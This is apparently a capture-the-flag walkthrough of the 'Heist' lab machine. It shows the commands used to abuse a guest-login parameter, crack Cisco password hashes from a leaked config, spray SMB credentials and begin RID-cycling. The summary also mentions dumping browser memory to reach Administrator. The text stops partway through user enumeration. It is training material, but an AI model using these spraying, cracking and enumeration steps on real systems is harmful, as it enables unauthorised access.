Heist
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. The portal on 80 opens with a?guest=truein the URL, and behind it sits an/issues.phppage with a Cisco IOSconfig.txtattached. It carries anenable secret 5(MD5-crypt crackable with john) and twopassword 7entries (reversible Cisco cipher). Combining the three users (hazard,admin,rout3r) with the three resulting keys, an SMB spray confirmshazard:stealth1agent. Those creds don't open WinRM, but they do enumerate users via RID-cycling with lookupsid.py. A second spray over the expanded list findsChase:Q4)sJu\Y8qz*A3?dwithPwn3d!in WinRM. Inside the box, Chase's running Firefox is dumped withprocdump64.exe; the dump leaks a password that turns out to belong to Administrator:4dD!5}x/re8]FBuZ. Evil-WinRM as Admin, flag, done.
Recon
Ping
We start with a ping to confirm the host is up and check the TTL, a quick OS hint.
ping -c 1 10.10.10.149
64 bytes from 10.10.10.149: icmp_seq=1 ttl=127 time=96.6 msTTL 127 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 127 = 128−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
Port scan
nmap -p- --min-rate 5000 over the IP returns:
PORT      STATE SERVICE       REASON
80/tcp    open  http          syn-ack ttl 127
135/tcp   open  msrpc         syn-ack ttl 127
445/tcp   open  microsoft-ds  syn-ack ttl 127
5985/tcp  open  wsman         syn-ack ttl 127
49669/tcp open  unknown       syn-ack ttl 127
Classic Windows stack with AD/WinRM, but no Kerberos (88), LDAP (389) or DNS (53): this isn't a DC, more like a stand-alone server with a local "domain". The 49669 is a dynamic RPC port, one of those handed out by the mapper on 135, which is why nmap marks it unknown.
The second scan over those five ports is what actually defines the terrain:
extractPorts boils the -oG file down and leaves the five ports on the clipboard:
extractPorts scan
Extracting information ...
IP Address: 10.10.10.149
Open ports: 80,135,445,5985,49669

Ports copied to clipboard

IP Address: 10.10.10.149
Open ports: 80,135,445,5985,49669
nmap -p80,135,445,5985,49669 -sCV 10.10.10.149
PORT      STATE SERVICE       VERSION
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Support Login Page
|_Requested resource was login.php
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1s
Three things come from here and nowhere else. Port 80 is Microsoft IIS 10.0, and nmap itself notes Requested resource was login.php, meaning the root redirects to a sign-in portal. Port 5985 fingerprints as Microsoft HTTPAPI httpd 2.0, the Windows kernel HTTP stack that WinRM rides on: it isn't a regular web server, it's the remote administration door, which turns any credential we find into a possible shell.
And smb2-security-mode deserves precision, because it's easy to misread: Message signing enabled but not required. SMB signing is supported but not enforced, which is exactly the condition that makes NTLM relay attacks viable. It's the same thing crackmapexec summarises, somewhat misleadingly, as signing:False: that doesn't mean signing is off, it means the server doesn't demand it.
SMB enumeration without credentials
Before touching the web, a quick look at SMB. crackmapexec gives the banner:
crackmapexec smb 10.10.10.149
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10.0 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)One line, four facts. The hostname is SUPPORTDESK, and domain:SupportDesk repeats that same name, which is what Windows does when the machine is not joined to a domain: it advertises its own name as the workgroup. That fits the absence of Kerberos and LDAP in the scan. Build 17763 is Windows Server 2019, and SMBv1:False rules out the whole EternalBlue family up front.
With that, the null-session attempt:
crackmapexec smb 10.10.10.149 -u '' -p '' --shares
SMB  10.10.10.149  445  SUPPORTDESK  [-] SupportDesk\: STATUS_ACCESS_DENIED
SMB  10.10.10.149  445  SUPPORTDESK  [-] Error enumerating shares: Error occurs while reading from remote(104)
Same story the classic way:
smbclient -L 10.10.10.149 -N
session setup failed: NT_STATUS_ACCESS_DENIEDBoth tools agree: the null session is closed. Worth writing down rather than walking past, because it rules out anonymous enumeration entirely (users, shares, password policy) and leaves the web as the only way in. An early ACCESS_DENIED saves half an hour of trying the same door.
Web - TCP 80: fingerprinting the stack
whatweb against the root and the portal:
whatweb 10.10.10.149
http://10.10.10.149 [302 Found] Cookies[PHPSESSID], HTTPServer[Microsoft-IIS/10.0],
  Microsoft-IIS[10.0], PHP[7.3.1], RedirectLocation[login.php], X-Powered-By[PHP/7.3.1]
http://10.10.10.149/login.php [200 OK] Bootstrap[3.3.7], Cookies[PHPSESSID], HTML5,
  HTTPServer[Microsoft-IIS/10.0], JQuery[3.1.1], Microsoft-IIS[10.0], PHP[7.3.1],
  PasswordField[login_password], Script, Title[Support Login Page], X-Powered-By[PHP/7.3.1]
IIS serving PHP is an unusual combination (the norm is PHP on Apache or Nginx, and ASP.NET on IIS) and it's worth noting, because it changes where files live and which extensions are worth fuzzing. Wappalyzer confirms it and adds the operating system:

Web servers    IIS 10.0            Operating systems  Windows Server
Programming    PHP 7.3.1           JS libraries       jQuery 3.1.1
JS graphics    particles.js        CDN                cdnjs, jsDelivr, Cloudflare
Font scripts   Font Awesome 4.7.0
The page itself shows a login form and, bottom right, a discreet "Login as guest". The source reveals what sits behind that link:

<form class="form-horizontal login-form" method="POST" action="/login.php">
  <input id="login_username" name="login_username" type="email" placeholder="Username" required>
  <input id="login_password" name="login_password" type="password" placeholder="Password">
  <button name="login" type="submit">Login</button>
  <a class="forget" href="/login.php?guest=true" title="forget">Login as guest</a>
</form>
Guest access isn't a user or a password: it's a URL parameter, ?guest=true, that the PHP treats as a valid session. An access control decided by a GET anyone can type by hand.
And one detail we file away for much later: the username field is type="email". The form expects a mail address, not an account name. It will come back at the very end of the box.
Web route discovery
A quick sweep with dirsearch confirms the available routes:
dirsearch -u http://10.10.10.149/ --exclude-status=403,404
[21:38] 301 - /js          ->  http://10.10.10.149/js/
[21:38] 301 - /attachments ->  http://10.10.10.149/attachments/
[21:38] 200 - /errorpage.php
[21:38] 301 - /images      ->  http://10.10.10.149/images/
[21:39] 200 - /login.php
gobuster with extensions covers what dirsearch misses:
gobuster dir -u http://10.10.10.149 -w directory-list-2.3-medium.txt -t 100 -b 404 -x php,asp,aspx,bak,html,txt
/images       (Status: 301) [Size: 150] [--> http://10.10.10.149/images/]
/index.php    (Status: 302) [Size: 0]   [--> login.php]
/login.php    (Status: 200) [Size: 2058]
/Images       (Status: 301) [Size: 150] [--> http://10.10.10.149/Images/]
/issues.php   (Status: 302) [Size: 16]  [--> login.php]
/css          (Status: 301) [Size: 147] [--> http://10.10.10.149/css/]
/Index.php    (Status: 302) [Size: 0]   [--> login.php]
/Login.php    (Status: 200) [Size: 2058]
/js           (Status: 301) [Size: 146] [--> http://10.10.10.149/js/]
/Issues.php   (Status: 302) [Size: 16]  [--> login.php]
/attachments  (Status: 301) [Size: 155] [--> http://10.10.10.149/attachments/]
There it is: /issues.php, the route that matters. It answers 302 towards login.php because it requires a session, so without the ?guest=true trick it would have stayed just another redirect among many.
And a free OS read on top: every path appears twice, lowercase and capitalised, with identical response sizes. /Issues.php and /issues.php are the same file. A case-insensitive filesystem means Windows, confirming the TTL 127 from a third independent measurement. On Linux, /Issues.php would have returned 404.
Web - TCP 80: issues.php

The home page leads to a panel where Hazard and a Support Admin discuss a Cisco router issue. Hazard attached a config.txt to the ticket:
The attachment is a raw Cisco IOS config with three golden lines:

version 12.2
hostname ios-1
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
Cisco keys come in two very different formats: secret 5 is MD5-crypt (slow, requires cracking) and password 7 is a reversible cipher that's decoded instantly (it isn't a hash). Each needs its own tool:
Crack the enable secret 5
echo '$1$pdQG$o8nrSzsGXeaduXrjlvKc91' > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants))
stealth1agent     (?)
1g 0:00:00:13 DONE
Decode the password 7 values
For password 7 (XOR against a static Cisco key) any online decoder will do, for example firewall.cx/cisco/cisco-routers/cisco-type7-password-crack.html:


0242114B0E143F015F5D1E161713          -> $uperP@ssword   (rout3r)
02375012182C1A1D751618034F36415408    -> Q4)sJu\Y8qz*A3?d (admin)
Three users (hazard, admin, rout3r) and three passwords (stealth1agent, $uperP@ssword, Q4)sJu\Y8qz*A3?d). Since we don't know which key belongs to whom, time to spray.
Auth as hazard
SMB password spraying
echo -e 'hazard\nadmin\nrout3r' > users
echo -e 'stealth1agent\nQ4)sJu\\Y8qz*A3?d\n$uperP@ssword' > passwords
crackmapexec smb 10.10.10.149 -u users -p passwords --continue-on-success
SMB  10.10.10.149  445  SUPPORTDESK  [*] Windows 10.0 Build 17763 x64 (name:SUPPORTDESK)
SMB  10.10.10.149  445  SUPPORTDESK  [+] SupportDesk\hazard:stealth1agent
SMB  ...                              [-] SupportDesk\hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB  ...                              [-] SupportDesk\admin:stealth1agent  STATUS_LOGON_FAILURE
...
Valid auth but no (Pwn3d!): hazard isn't a local admin. He's also not in Remote Management Users, so WinRM with his creds fails:
crackmapexec winrm 10.10.10.149 -u hazard -p stealth1agent
WINRM 10.10.10.149 5985 SUPPORTDESK [-] SupportDesk\hazard:stealth1agentRID-cycling to enumerate users
With valid credentials, the first move is to ask for the user list the direct way. It doesn't work:
rpcclient -U 'hazard%stealth1agent' 10.10.10.149 -c 'enumdomusers'
rpcclient -U 'hazard%fdf' 10.10.10.149 -c 'enumdomusers'
result was NT_STATUS_CONNECTION_DISCONNECTED
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
That second command, with a deliberately made-up password (fdf), is what turns a failure into information. The two errors are different, and the difference says everything: with the fake password the server answers LOGON_FAILURE, meaning it won't even let us in; with the real one it answers CONNECTION_DISCONNECTED, meaning authentication succeeded and the server cut the connection afterwards, when it refused the query. Translated: hazard's credentials are correct and what fails is authorisation, not identity.
It's a cheap control worth running every time. Without it, a failing enumdomusers looks like a bad credential and a perfectly open path gets discarded.
The same check with net rpc, this time spelling out the full domain, returns the same thing:
net rpc user -I 10.10.10.149 -U 'SUPPORTDESK\hazard%stealth1agent'
What the server does grant is the machine SID:
net rpc getsid -I 10.10.10.149 -U 'SUPPORTDESK\hazard%stealth1agent'
# Storing SID S-1-5-21-4254423774-1266059056-3197185112 for SUPPORTDESK
With the SID, RID-cycling enumerates users by brute-forcing the last component (the RID). The fastest way is crackmapexec --rid-brute:
